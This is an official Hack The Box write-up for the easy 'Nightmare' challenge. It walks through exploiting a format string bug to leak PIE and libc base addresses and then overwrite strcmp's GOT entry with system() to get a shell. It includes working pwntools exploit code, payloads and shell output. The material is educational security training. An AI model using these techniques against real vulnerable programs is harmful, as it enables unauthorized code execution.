



HACKTHEBOX



Nightmare

7th October 2022 / Document No.
D22.102.238

Prepared By: w3th4nds

Challenge Author(s): MinatoTW

Difficulty: **Easy**

Classification: Official

Synopsis

Nightmare is an Easy challenge that features a format string vulnerability, allowing the attacker to bypass PIE, leak libc addresses, and overwrite entries in the GOT table to get code execution.

Skills Required

- Basic debugging skills
- Working with stripped binaries
- Basic Format String knowledge

Skills Learned

- Bypassing PIE
- Leaking addresses
- Overwriting GOT entries

Enumeration

Protections

It's good practice to always run `file` and `checksec` commands on the binary, to get an idea of what we are working with.

Applied exploit mitigations give us a sense of what will be impossible to do during the exploitation process, while **disabled** protections can steer us in the right direction.



```
file nightmare
```

```
nightmare: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),  
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,  
BuildID[sha1]=9988013241b67bb25ffecb6757b33a0b7b9e4d46, for GNU/Linux  
3.2.0, stripped
```



```
checksec nightmare
```

```
Arch:      amd64-64-little  
RELRO:     No RELRO  
Stack:     Canary found  
NX:        NX enabled  
PIE:       PIE enabled
```

In `file`'s output, we see the binary is `stripped`, meaning there are **no debug symbols** available.

With `checksec`, `stack canaries` are in place, the `NX` bit is set, and `PIE` is enabled.

But, `RELRO` is completely disabled, so overwriting `GOT` entries comes to mind.

Let's run the binary:



```
What do you wanna do?  
1. Scream into the void.  
2. Try to escape this nightmare.  
3. Exit  
> 1  
Aight. Hit me up  
>> w3th4nds  
w3th4nds  
What do you wanna do?  
1. Scream into the void.  
2. Try to escape this nightmare.  
3. Exit  
> 2  
Enter the escape code>> pwn  
pwn  
  
Wrong code, buster  
What do you wanna do?  
1. Scream into the void.  
2. Try to escape this nightmare.  
3. Exit  
>
```

2 options here; Screaming into the void, and trying to escape the nightmare.

Both print our input back to us. Not too helpful.

Disassembly

After locating `main()`, we examine the generated pseudocode:

```
void main(void)
{
    char cVar1;
    int iVar2;

    FUN_00101269();
    do {
        while( true ) {
            while( true ) {
                FUN_001012dd();
                iVar2 = getchar();
                cVar1 = (char)iVar2;
                getchar();
                if (cVar1 != '3') break;
                puts("Seriously? We told you that it's impossible to exit!");
            }
            if (cVar1 < '4') break;
LAB_001014e5:
            puts("No can do");
        }
        if (cVar1 == '1') {
            FUN_00101329();
        }
        else {
            if (cVar1 != '2') goto LAB_001014e5;
            FUN_001013d8();
        }
    } while( true );
}
```

A loop of reading our input, and executing a function based on the option chosen.

Since we saw option 1 is screaming into the void, and option 2 is trying to escape the nightmare, let's rename these accordingly and take a look into both:

Option 1:

```
void scream_void(void)
{
    long in_FS_OFFSET;
    char local_128 [280];
    long local_10;

    local_10 = *(long *) (in_FS_OFFSET + 0x28);
    printf("Aight. Hit me up\n>> ");
    fgets(local_128, 0x100, stdin);
    fprintf(stderr, local_128);
    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
    }
}
```

```

    __stack_chk_fail();
}
return;
}

```

Here, a **280-byte** long char buffer is declared, and **0x100** (=256) bytes of our input are read into it.

`fprintf()` is used to print it, not to `stdout`, but to `stderr`. This is interesting since this print will not be visible to us when exploiting the remote instance.

Option 2:

```

void escape(void)
{
    int iVar1;
    long in_FS_OFFSET;
    char local_16 [6];
    long local_10;

    local_10 = *(long *) (in_FS_OFFSET + 0x28);
    printf("Enter the escape code>> ");
    fgets(local_16,6,stdin);
    iVar1 = FUN_001013a8(local_16);
    if (iVar1 == 0) {
        puts("Congrats! You've escaped this nightmare.");
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    printf(local_16);
    puts("\nWrong code, buster");
    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}

```

A **6-byte** char buffer in this case, and 6 bytes read into it.

Then, the buffer is passed as an argument to a function. If it returns 0, looks like `exit(0);` is called and the program terminates. If it does not return 0 however, our input is printed back to us.

Looking at the `FUN_001013a8` function that was called with the buffer as an argument, we see it's basically an `strcmp()` call, comparing our input to "lulzk".

```

int FUN_001013a8(char *param_1)
{
    int iVar1;

    iVar1 = strcmp(param_1,"lulzk",5);
    return iVar1;
}

```

Next up, is exploitation.

Exploitation


If we have worked with `format string exploits` before, hopefully, we have spotted this by now:

Both options 1 & 2, print out our input without using a format specifier:

```
fprintf(stderr, local_128); // option 1
/* ... */
printf(local_16);          // option 2
```

This means **leaking data** and making **arbitrary writes** are both on the table.

As have we stated before, option 1 prints our input to `stderr`, therefore cannot be used to leak data from the stack when exploiting the remote instance:



```
nc 167.99.202.193 31856

What do you wanna do?
1. Scream into the void.
2. Try to escape this nightmare.
3. Exit
> 1
Aight. Hit me up
>> %p
0x41414141
What do you wanna do?
1. Scream into the void.
2. Try to escape this nightmare.
3. Exit
>
```

We will be using option 2, entering a malicious format string payload and leaking crucial data. The goal for the first part of the exploit is to leak values that can help us determine the `PIE` and `libc` **base addresses**.

Since this is a beginner challenge, we will go through what that essentially means (feel free to skip over this part if it is not new information).

The diagram below can give you a rough idea of how memory is laid out. These are not all sections of memory, because we are trying to keep it simple for the scope of this writeup:



With `PIE disabled`, sections such as `.got`, `.bss`, and `.text` are loaded on the same addresses in virtual memory every time the program runs, so there is no reason to leak them, we can easily view them inside `gdb`, or any other tool we choose to use.

But when `PIE` is **enabled**, they are all **placed at a semi-random offset, which is what we mean when we say "find the PIE base"**. The memory section offsets from the PIE base are still known, so all we have to do to calculate, let's say, the address of `main()`, is add together the `PIE base` and `main()`'s offset. We will see more of this later on.

`Libc`, however, is typically **dynamically linked**, to decrease the binary's size. If we were to look at the diagram above, it would be loaded into the "memory mapping segment".

This also means it sits at a semi-random offset in virtual memory (different from the offset mentioned for PIE). We will be leaking this offset in our exploit, in order to make use of libc's functions.

Don't worry if you do not get this at first glance, figuring out how virtual memory works takes a lot of research and hands-on experience.

Getting back to the challenge now.

As discussed, step one is calculating `PIE` and `libc` base addresses. Using the python code below, we will be leaking addresses placed on the `stack`:

```
for i in range(1, 16):
    fmt_str = f'%{i}$p'
    r.sendlineafter(b'>', b'2')
    r.sendlineafter(b'>>', fmt_str.encode())
    print(f'[{i:02}] -> {r.recvline().decode().strip()}')
```

```
[01] -> 0x565525f2a079 ( Looks like our PIE leak )
[02] -> 0x6c
[03] -> 0xffffffff
[04] -> 0x7ffd9a2710b2
[05] -> (nil)
[06] -> 0xa702436259500
[07] -> 0xe2e9430bc3c01400
[08] -> 0x7ffd9a2710e0
[09] -> 0x565525f294d5
[10] -> 0x7ffe951988b0
[11] -> 0x3200000000000000
[12] -> (nil)
[13] -> 0x7f2117ab50b3 ( Looks like our LIBC leak )
[14] -> 0x7f02f88c2620
[15] -> 0x7ffc5bf43f08
```

Keep in mind other offsets could be used to leak these as well.

Running the binary in `gdb`, and examining the address being leaked with `%1$p`, we calculate the value we need to subtract from it to obtain the `PIE` base.

```
What do you wanna do?
1. Scream into the void.
2. Try to escape this nightmare.
3. Exit
> 2
Enter the escape code>> %p
0x555555556079

( Hit Ctrl+C to stop and examine this address: )

pwndbg> piebase
Calculated VA from /home/hax/htb/pwn_retired/nightmare/nightmare =
0x555555554000
pwndbg> p/x 0x555555556079 - 0x555555554000
$1 = 0x2079
```

Same thing with the libc leak. But **there is a caveat here**:

Since **we are not given the libc version** used by the remote instance, examining the leak locally will not do us any good, other than verifying that the leak is indeed a libc address.

To overcome this inconvenience, we need to leak a libc address using the remote instance, and then run it against a `libc database` to **try and "guess" its version**. Possible matches are determined by the address's least significant bytes. We will be using [blukat](#).

(REMOTE instance)

```
What do you wanna do?
1. Scream into the void.
2. Try to escape this nightmare.
3. Exit
> 2
Enter the escape code>> %13$p
0x7f9773e2d0b3
```


Query

show all libs / start over

0x7f9773e21-

+

Find

Matches

libc6_2.31-0ubuntu9.1_amd64
libc6_2.31-0ubuntu9.2_amd64
libc6_2.31-0ubuntu9_amd64

libc6_2.31-0ubuntu9.1_amd64Download

Symbol	Offset	Difference
☒ __libc_start_main_ret	0x0270b3	0x0
☐ system	0x055410	0x2e35d
☐ open	0x110e50	0xe9d9d
☐ read	0x111130	0xea07d
☐ write	0x1111d0	0xea11d
☐ str_bin_sh	0x1b75aa	0x1904f7

All symbols

Three versions match. We will be using the offsets of the **first** libc match, so in this case, we calculate the remote instance's libc base like so:

```
libc_base = libc_leak - 0x0270b3
```

We have our leaks, now let's use our `arbitrary write` primitive to spawn a shell!

One thing should be clarified here:

Leaking data does **not** require a big format string payload at all, it only requires enough space to fit a string like `%15$p`.

On the other hand, `arbitrary writes` can require a larger sized buffer to fit our payload, all **depending on the value to overwrite with, the address we are trying to write to, and the number of writes we are looking to perform.**

Thus, option 2 no longer meets our needs, because it uses a 6-byte buffer. Option 1 however, uses a 280-byte buffer, which is more than enough in this case.

We will be targeting the `GOT table` in this attack.

In a simplistic sense, the `GOT` (or `Global Offset Table`) points the libc functions used by our program to the corresponding virtual memory address where the instructions for these functions lie.

So, as the attackers, if we were to replace an entry on this table, we could leverage it to get code execution.

There are a few ways of doing this in this case, but for this writeup, we will be replacing

`strcmp()`'s `GOT` entry with the `system()`.

If we do that, and then call `strcmp("/bin/sh", X)`, `system("/bin/sh")` will be called instead.


```
offset = 5
#          strcmp@GOT      :      system()
writes = {pie_base + 0x3550 : libc_base + 0x055410}
payload = fmtstr_payload(offset, writes)
r.sendlineafter(b'>', b'1')
r.sendlineafter(b'>>', payload)
```

All there is to do now is have the program call `strcmp()`.

```
r.sendlineafter(b'> ', b'2')
# since we can't fit "/bin/sh\x00" inside the 6-byte buffer,
# "sh\x00" works just as well
r.sendlineafter(b'>> ', b'sh\x00')
r.interactive()
```

Solution

Bypassed PIE, leaked LIBC addresses, overwrote GOT:



```
[*] Switching to interactive mode
$ ls
flag.txt
nightmare
$ cat flag.txt
HTB{*****}
```